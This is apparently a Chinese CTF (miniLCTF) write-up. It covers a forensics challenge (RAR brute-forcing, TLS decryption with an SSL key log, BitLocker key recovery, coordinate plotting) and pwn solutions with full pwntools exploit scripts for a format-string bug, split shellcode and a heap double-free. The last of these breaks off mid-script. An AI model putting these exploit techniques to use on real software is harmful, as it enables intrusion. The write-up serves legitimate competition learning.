
3.MiniForensics I

先把桌面上的b.txt和流量包拖出来。
b.txt里面是一堆坐标，画出来长这样

最底下有两条像下划线一样的和大括号的尖端。
然后进入虚拟机的此电脑，把选项卡上”隐藏的项目“勾选掉，再勾选掉 查看->选项->查看->隐藏受保护的系统文件 ，多出了很多隐藏文件夹




打开Recent文件夹




在 `nihao` 文件夹里有一个ai.rar和pwd.txt，pwd.txt里面说密码由7位数字组成，用ARCHPR爆破出来密码是 `1846287`

里面有ssl.log，结合II中的提示 `SSLKEYLOGFILE` 环境变量，上网搜索可知ssl.log可以用来解密加密过的TLS流量


打开Wireshark，打开 编辑->首选项->Protocols->TLS->(Pre)-Master-Secret log filename ，选择刚刚的ssl.log



然后就会发现下面显示了Decrypted TLS，但是当时眼神不好没看见，以为还需要文件才能解密，所以又卡了好久，唉




找到upload的http流量（上图标记的那个），然后追踪流->TLS Stream




下面那个48位数字的就是D盘Bitlocker密钥

521433-074470-317097-543499-149259-301488-189849-252032

点击D盘，在提示框中点击”更多选项“，然后输入密钥



点进去后有一个纯白色为图标，名字为空格的文件夹，当时做题的时候文件夹图标是黑色的



点进去有一个c.txt

把b.txt和c.txt合到一起，因为坐标里面有.5，所以我乘以2再画出来

```python
from PIL import Image
xx=[]
yy=[]
with open (r'b.txt','r') as f:
    dat=f.read().split()
    for p in dat:
        p=p.split(',')
        xy=(int(float(p[0])*2),int(float(p[1])*2))
        xx.append(xy[0])
        yy.append(xy[1])
width=max(xx)-min(xx)+1
height=max(yy)-min(yy)+1
print(width)
print(height)
x0=min(xx)
y0=min(yy)
print(x0)
print(y0)
img=Image.new('RGB',(width,height))
for i in range(len(xx)):
    try:
        img.putpixel((xx[i]-x0,yy[i]-y0),(255,255,255))
    except IndexError:
        print((xx[i],yy[i]))
img.save('flag_fake.png')
img.show()
```

易得 $a = 2b - c$，这样也正好把坐标中的.5去掉了

```
# a = 2 * b - c
bx=[]
by=[]
cx=[]
cy=[]
with open (r'b.txt','r') as f:
    dat=f.read().split()
    for p in dat:
        p=p.split(',')
        bx.append(float(p[0]))
        by.append(float(p[1]))
with open (r'c.txt','r') as f:
    dat=f.read().split()
    for p in dat:
        p=p.split(',')
        cx.append(float(p[0]))
        cy.append(float(p[1]))
ax=[]
ay=[]
for i in range(len(cx)):
    try:
        ax.append(int(2*bx[i]-cx[i]))
    except IndexError:
        print(i)
for i in range(len(cx)):
    ay.append(int(2*by[i]-cy[i]))
width=max(ax)-min(ax)+1
height=max(ay)-min(ay)+1
print(width)
print(height)
x0=min(ax)
y0=min(ay)
print(x0)
print(y0)
img=Image.new('RGB',(width,height))
for i in range(len(ax)):
    try:
        img.putpixel((ax[i]-x0,ay[i]-y0),(255,255,255))
    except IndexError:
        print((ax[i],ay[i]))
img.save('flag.png')
img.show()
```

miniLCTF{forens1c5_s0oooooo_1nt4resting}

把之前b.txt单独画出来两条下划线的部分正好能对上去

pwn

1.postbox

PostScript中有格式化字符串的机会，它和PostMessage的栈是平行的，因此可以在PostMessage中改出114514。一次机会不太够，第一次修改次数到3次，第二次泄露pie以及栈地址，第三次即可改到返回地址。（只改1字节也能大概率过）

```python
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p=process('./pwn')
p=remote('192.168.211.1',11841)
#libc = ELF("./libc.so.6")
elf = ELF('./pwn')
#gdb.attach(p,'b printf')
#pause()
p.recvuntil(b'exit')
p.sendline(b'2')
p.recvuntil(b'contents:')
payload=b'a'*0x2fc+p32(114514)
p.send(payload)
payload =b'aaa%7$hhn'
p.recvuntil(b'contents:')
p.send(payload)
bkd=0x82
p.sendafter(b'You can',b'aaaaaaaa%45$pbbbb%7$p')#8
p.recvuntil(b'aaaaaaaa')
addr=int(p.recv(14),16)
log.debug(hex(addr))
pie=addr-0x1715
bkd=pie+0x1782+1
p.recvuntil('bbbb')
addr=int(p.recv(14),16)
ret=addr+40
log.debug(hex(ret))
payload=('%{}c%16$hhn'.format(bkd&0xff).encode()).ljust(48,b'a')+p64(ret)
p.sendafter(b'You can',payload)#8
p.interactive()
```

2.checkin

shellcode空间被分为3个24字节，试了下shellcraft生成的orw刚好72字节，因此手写个短一点的肯定是能塞下3个jmp的。orw一个部分写不下可以拆到下一个部分。

```python
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p=process('./pwn')
p=remote('192.168.211.1',14333)
libc = ELF("./libc.so.6")
elf = ELF('./pwn')
#gdb.attach(p,'b *$rebase(0x15ba)')
#pause()
bss=elf.bss()
shellcode1=asm('''
mov rbx,0x67616c662f2e
push rbx
push rsp
pop rdi
xor esi, esi
mov al, 2
add rdx,0x20
jmp rdx


''')
shellcode2=asm('''
xor edx,edx
syscall
mov rdi,3
mov rsi,r12
mov rdx,0x100

jmp r9
''')
shellcode3=asm('''
xor eax,eax
syscall
mov edi,1
mov rsi,r12
mov rdx,0x100
mov al,1
syscall
''')
p.send(shellcode1)
log.debug(len(shellcode3))
p.send(shellcode2)
p.send(shellcode3)
```

```
p.interactive()
```

3.easyheap

逆向不难，就是ida抽风把他分两个变量了搞了一会

```
00000000 chunk           struc ; (sizeof=0x10, mappedto_8)
00000000                                       ; XREF: .bss:chunks/r
00000000 pointer         dq ?                  ; offset
00000008 size            dq ?                  ; XREF: add+130/o
00000008                                       ; edit+BC/o ...
00000010 chunk           ends
```

漏洞在于一个chunk可以delete多次而不判断size。构造两个指针指向同一个堆块再free一个，就可以通过另一个泄露地址。
由于fgets截断，很难直接通过堆泄露environ，这里采用修改_IO_2_1_stdout的指针来泄露。沙箱关了open和openat，其实也导致了不能getshell。这里用openat2替代，配合mprotect执行shellcode。
（2.39打house，打栈迁移的板子真难找啊）

```python
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p=process('./pwn')
p=remote('192.168.211.1',2952)
libc = ELF("./libc.so.6")
elf = ELF('./pwn')
#gdb.attach(p,'b *$rebase(0x191F)')
#pause()
def add(idx,size,data):
    p.recvuntil(b': ')
    p.sendline(b'1')
    p.recvuntil(b': ')
    p.sendline(str(idx).encode())
    p.recvuntil(b':')
    p.sendline(str(size).encode())
    p.recvuntil(b':')
    p.send(data)

def delete(idx):
    p.recvuntil(b': ')
    p.sendline(b'4')
    p.recvuntil(b':')
    p.sendline(str(idx).encode())

def show(idx):
    p.recvuntil(b': ')
    p.sendline(b'3')
    p.recvuntil(b':')
    p.sendline(str(idx).encode())
    p.recvuntil(b': ')
    s=p.recvline()[:-1]
    return s

def edit(idx,data):
    p.recvuntil(b': ')
    p.sendline(b'2')
    p.recvuntil(b': ')
    p.sendline(str(idx).encode())
    p.recvuntil(b': ')
    p.send(data)


add(0,0x40,b'a\n')
```

```
delete(0)
add(1,0x40,b'a\n')
delete(0)
s=show(1)
key=u64(s+b'\x00\x00\x00')
heap=key<<12
for i in range(13):
    add(0,0x18,b'a\n')
for i in range(13):
    add(0,0x60,b'a\n')
for i in range(9):
    add(i,0xe0,b'a\n')
add(0,0x18,b'a\n')
for i in range(8):
    delete(i)
delete(8)
for i in range(7):
    add(i,0xe0,b'a'+b'\n')
add(10,0xe0,b'a'+b'\n')
for i in range(7):
    delete(i)
delete(8)
s=show(10)
addr=u64(s+b'\x00\x00')
libc.address=addr-0x203b20

nex =(libc.sym['_IO_2_1_stdout_']-0x30)^key
env=libc.sym['environ']
add(0,0xe0,b'\n')
add(5,0x300,b'a\n')
add(0,0x300,b'a\n')
delete(5)
delete(0)
add(1,0x300,b'a\n')
delete(0)
edit(1,p64(nex)+b'\n')
pop_rdi = next(libc.search(asm('pop rdi;ret;')))
pop_rsi = next(libc.search(asm('pop rsi;ret;')))
pop_rax = next(libc.search(asm('pop rax;ret;')))
pop_rcx = next(libc.search(asm('pop rcx;ret;')))
xchg_edx_eax=libc.address+0x01a7f27
syscall=libc.address+0x98fb6
wfile = libc.sym['_IO_wfile_jumps']
```

```
leave_ret = next(libc.search(asm('leave;ret;')))
add(1,0x300,b'deadbeef\n')

add(2,0x300,b'aaaa\n')
payload=p64(0)*6+p64(0xfbad1800)+p64(0)*3+p64(env)+p64(env+0x20)+b'\n'
edit(2,payload)
addr=u64(p.recvuntil(b'\x7f')[-6:]+b'\x00\x00')
log.debug(hex(addr))
ret=addr-0x130-0x8
add(5,0x300,b'\n')
delete(5)
delete(0)
nex=ret^key
edit(1,p64(nex)+b'\n')
add(1,0x300,b'\n')

add(6,0x300,b'\n')
mprotect=libc.sym['mprotect']
